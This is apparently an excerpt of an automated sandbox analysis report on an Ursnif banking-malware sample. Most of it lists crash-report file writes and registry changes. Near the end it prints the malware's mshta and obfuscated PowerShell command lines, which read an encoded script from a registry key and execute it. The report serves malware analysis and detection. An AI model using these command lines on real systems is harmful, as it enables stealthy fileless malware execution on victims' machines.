C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4802	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4864	4	0d 00 0a 00		success or wait	8	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4868	2	09 00		success or wait	16	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	4872	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5480	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5484	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5486	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5526	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5530	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5532	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5570	4	0d 00 0a 00		success or wait	6	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5574	2	09 00		success or wait	12	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	5578	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6132	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6136	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6138	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6178	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6182	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6184	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6222	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6226	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6230	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6324	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6328	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6332	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 69 00 69 00 75 00 77 00 6b 00 6b 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>iiuwkk, Inc.</SystemManufacturer>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6438	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6442	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6446	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 69 00 69 00 75 00 77 00 6b 00 6b 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>iiuwkk7,1</SystemProductName>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6542	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6546	2	09 00		success or wait	2	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6550	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6670	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6674	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6678	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 39 00 38 00 32 00 32 00 32 00 32 00 36 00 32 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1598222628</OSInstallDate>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6760	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6764	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6768	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6870	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6874	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6878	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6946	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6950	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6952	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6992	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6996	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	6998	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7032	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7036	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7040	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7136	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7140	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7142	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7178	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7182	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7184	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7208	4	0d 00 0a 00		success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7212	2	09 00		success or wait	6	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7216	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7468	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7472	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7474	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7500	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7504	2	09 00		success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7506	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 31 00 3a 00 31 00 32 00 3a 00 32 00 32 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-23T01:12:22Z">	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7606	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7610	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7614	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 37 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 37 00 36 00 32 00 34 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 37 00 36 00 32 00 34 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="406" PID="6740" UptimeMS="7624" TimeSinceCreationMS="7624" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7876	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7880	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7884	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7904	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7908	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7910	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7948	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7952	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7954	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7992	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	7996	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8000	98	3c 00 47 00 75 00 69 00 64 00 3e 00 38 00 64 00 63 00 64 00 64 00 36 00 66 00 30 00 2d 00 32 00 37 00 38 00 64 00 2d 00 34 00 66 00 35 00 66 00 2d 00 61 00 62 00 66 00 35 00 2d 00 34 00 35 00 64 00 66 00 33 00 63 00 62 00 34 00 38 00 37 00 39 00 34 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>8dcdd6f0-278d-4f5f-abf5-45df3cb48794</Guid>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8098	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8102	2	09 00		success or wait	2	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8106	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 31 00 3a 00 31 00 32 00 3a 00 32 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-23T01:12:22Z</CreationTime>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8204	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8208	2	09 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8210	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8250	4	0d 00 0a 00		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml	8254	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C5E.tmp.xml	0	4564	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ac76d3d55f42d8698d1e4b22618822dff34b96_7cac0383_13c853ce\Report.wer	0	2	fd fd		success or wait	1	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ac76d3d55f42d8698d1e4b22618822dff34b96_7cac0383_13c853ce\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6FDD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ac76d3d55f42d8698d1e4b22618822dff34b96_7cac0383_13c853ce\Report.wer	10460	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 35 00 35 00 31 00 37 00 35 00 36 00 36 00 34 00 38 00	MetadataHash=-551756648	success or wait	1	6FDD497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{4fa5d578-d36d-dc42-00a3-69396de89eb8}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6FDF36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	05 00 00 C0 08 00 00 00 00 00 00 00 92 19 40 00 02 00 00 00 01 00 00 00 04 00 B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6FDF1FE8	RegSetValueExW

Analysis Process: mshta.exe PID: **5520**, Parent PID: **684**

General

Target ID:	17
Start time:	18:13:10
Start date:	22/04/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Ftlo='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ftlo).regread('HKCU\\\\Software\\\\AppDataLow\\\\Software\\\\Microsoft\\\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff619ca0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6092**, Parent PID: **5520**

General

Target ID:	18
Start time:	18:13:13
Start date:	22/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name pfemrdpi -value gp; new-alias -name ndgrwui -value iex; ndgrwui ([System.Text.Encoding]::ASCII.GetString((pfemrdpi "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000012.00000003.679719876.00000212B8CDC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

